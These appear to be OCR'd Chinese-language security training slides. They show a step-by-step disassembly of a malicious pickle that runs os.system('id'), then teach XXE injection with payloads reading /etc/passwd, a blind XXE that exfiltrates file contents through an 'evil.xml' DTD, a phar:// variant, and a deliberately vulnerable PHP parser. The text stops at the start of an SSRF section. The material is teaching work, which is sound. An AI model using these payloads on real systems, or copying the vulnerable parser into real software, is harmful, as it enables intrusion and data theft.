
(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Protocol version = 3

Disassamble Pickle



0	<empty>
1	<empty>
2	<empty>
3	<empty>
...	

Memo

(bottom)

<os.system>
<empty>
<empty>
<empty>
...


(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

import posix.system & push to stack

Disassamble Pickle



0	<os.system>
1	<empty>
2	<empty>
3	<empty>
...	

Memo

(bottom)

<os.system>
<empty>
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Store the stack top into memo 0

Disassamble Pickle

0	<os.system>
1	<empty>
2	<empty>
3	<empty>
	...

Memo

(bottom)

<os.system>
'id'
<empty>
<empty>
...


(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Push a unicode object: 'id'

Disassamble Pickle



0	<os.system>
1	'id'
2	<empty>
3	<empty>
	...

Memo

(bottom)

<os.system>
'id'
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Store the stack top into memo 1

Disassamble Pickle

0	<os.system>
1	'id'
2	<empty>
3	<empty>
...	

Memo

(bottom)

<os.system>
('id',)
<empty>
<empty>
...


(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Build a one-tuple from topmost stack

Disassamble Pickle



0	<os.system>
1	'id'
2	('id',)
3	<empty>
	...

Memo

(bottom)

<os.system>
('id',)
<empty>
<empty>
...


(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Store the stack top into memo 2

Disassamble Pickle



0	<os.system>
1	'id'
2	('id',)
3	<empty>
	...

Memo

(bottom)

'uid=0 (root)...'
<empty>
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

```
args=stack.pop(), func=stack.pop()
stack.push(func(args))
```

Disassamble Pickle

0	<os.system>
1	'id'
2	('id',)
3	'uid=0 (…'
…	

Memo

(bottom)

'uid=0 (root)…'

<empty>

<empty>

<empty>

…


(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Store the stack top into memo 3

Disassamble Pickle



0	<os.system>
1	'id'
2	('id',)
3	'uid=0 (...'
...	

Memo

(bottom)

'uid=0 (root)...'
<empty>
<empty>
<empty>
...

(top)

Stack

Return Value

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: q    BINPUT     0
18: X    BINUNICODE 'id'
25: q    BINPUT     1
27: \x85 TUPLE1
28: q    BINPUT     2
30: R    REDUCE
31: q    BINPUT     3
33: .    STOP
```

Stop & return stack.top

Disassamble Pickle

0	<os.system>
1	'id'
2	('id',)
3	'uid=0 (...'
...	

Memo

(bottom)

'uid=0 (root)...'
<empty>
<empty>
<empty>
...

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: X    BINUNICODE 'id'
23: \x85 TUPLE1
24: R    REDUCE
25: .    STOP
```

<! XXE>

```xml
<note>
    <id>1234</id>
    <content>Meow Meow</content>
</note>
```

XML 不只是這麼簡單的東西

XML

- 一種標記語言
- 用來傳輸 / 儲存資料
- 大概長這樣 →

```xml
<?xml version="1.0"?>
<!DOCTYPE note [
    <!ELEMENT note (id,content)>
    <!ELEMENT id (#PCDATA)>
    <!ELEMENT content (#PCDATA)>
]>
<note>
    <id>1234</id>
    <content>Meow Meow</content>
</note>
```

DTD

- Document Type Definition
- 類似 XML 文件的模板
- 大概長這樣 →

```
<!DOCTYPE 根元素 [
    一些元素的聲明...
]>
```

```
<!DOCTYPE note [
    <!ELEMENT note (id, content)>
    <!ELEMENT id (#PCDATA)>
    <!ELEMENT content (#PCDATA)>
]]]>
```

XXE

- XML External Entity Injection
- XML 的外部實體注入
- External Entity
    - 實體 ≒ 變數
    - 內部實體 → 直接定義好的
    - 外部實體 → 可以從外部（檔案、網頁）拿進來用的變數

內部實體

就只是普通的變數

```
<!ENTITY 實體名稱 "實體的值">
```

外部實體


在 XML 內文中使用

```
<!ENTITY 實體名稱 SYSTEM "URI">
```

參數實體


在 DTD 裡面使用

```
<!ENTITY % 實體名稱 "實體的值">
```



```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe "test">]>
<creds>
   <user>&xxe;</user>
   <pass>p@55w0rD</pass>
</creds>
```

Internal Entity



```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<creds>
   <user>&xxe;</user>
   <pass>p@55w0rD</pass>
</creds>
```

External Entity

```xml
<?xml version="1.0"?>
<creds>
    <user>test</user>
    <pass>p@55w0rD</pass>
</creds>
```

Internal Entity

```xml
<?xml version="1.0"?>
<creds>
    <user>root:*:0:0:root:/root:...</user>
    <pass>p@55w0rD</pass>
</creds>
```

External Entity

How to Exploit

Playground: Just Copy & Paste

```php
<?php
    $xmlfile = urldecode(file_get_contents('php://input'));
    $dom = new DOMDocument();
    $dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
    $creds = simplexml_import_dom($dom);
    $user = $creds->user;
    echo "You have logged in as user $user";
?>
```

Case 0x01: Read Local File

```xml
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE ANY [
<!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<test>
    <user>&xxe;</user>
</test>
```

Case 0x02: Blind XXE

Payload

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
<!ENTITY % file SYSTEM
"php://filter/convert.base64-encode/resource=file:///path/to/file">
<!ENTITY % dtd SYSTEM "http://0.0.0.0:5000/evil.xml">
%dtd;
]>
<roottag>&send;</roottag>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!ENTITY % all "<!ENTITY send SYSTEM
'http://0.0.0.0:5000/?%file;'>">
%all;
```

evil.xml


Case 0x03: With phar://

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE ANY [
<!ENTITY xxe SYSTEM "phar://path/to/upload.phar"> ]>
<test>
    <user>&xxe;</user>
</test>
```

伺服器端請求偽造


SSRF

0×02



URL: https://github.com


URL: `https://github.com`




GITHUB.COM

GitHub: Build software better, together

GitHub is where people build software. More than ...



URL: https://127.0.0.1

